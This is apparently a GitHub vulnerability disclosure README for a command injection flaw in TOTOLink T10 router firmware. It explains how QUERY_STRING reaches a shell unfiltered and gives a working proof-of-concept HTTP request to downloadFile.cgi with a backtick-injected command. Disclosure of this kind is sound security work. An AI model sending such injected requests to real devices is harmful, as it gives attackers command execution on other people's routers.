

main

...

IOT_vuln / TOTOLink / T10 / README.md



F0und-icu TOTOLINK

History

1 contributor

57 lines (32 sloc) | 1.93 KB

...

TOTOLink T10 V5.9c.5061_B20200511 Has an command injection vulnerability










Overview

- **Type:** command injection vulnerability
- **Vendor:** TOTOLINK (<https://www.totolink.net/>)
- **Products:** WiFi Router, such as T10 V5.9c.5061_B20200511
- **Firmware download address:**
https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/172/ids/36.htm


Description

1.Product Information:


TOTOLink T10 router, the latest version of simulation overview:

NO	Name	Version	Updated	Download
1	T10_QIG	Ver1.0	2019-11-07	
2	T10_datasheet	Ver1.0	2020-08-07	
3	T10 V1_Firmware	V5.9c.1495_B20180404	2020-10-14	
4	T10 V2_Firmware	V5.9c.2844_B20180706	2020-10-14	
5	T10 V2_Firmware	V5.9c.4096_B20190509		
6	T10 V2_Firmware	V5.9c.4606_B20191023	2020-10-14	
7	T10 V2_Firmware	V5.9c.5061_B20200511	2020-10-14	
8	T10 V2_Firmware	V4.1.8cu.5083_B20200521	2020-12-30	
9	T10 V2_Firmware	V4.1.8cu.5207_B20210320	2021-03-23	

2. Vulnerability details



TOTOLink T10 V5.9c.5061_B20200511 was discovered to contain a command injection vulnerability in the "Main" function. This vulnerability allows attackers to execute arbitrary commands via the QUERY_STRING parameter.




We can see that the os will get QUERY_STRING without filter splice to the string echo QUERY_STRING:%s >/tmp/download and execute it. So, If we can control the QUERY_STRING, it can be command injection.

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
GET /cgi-bin/downloadFile.cgi?payload=`ls>../1.txt` HTTP/1.1
Host: 192.168.111.12
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



However response code is 500, the code is still executed successfully

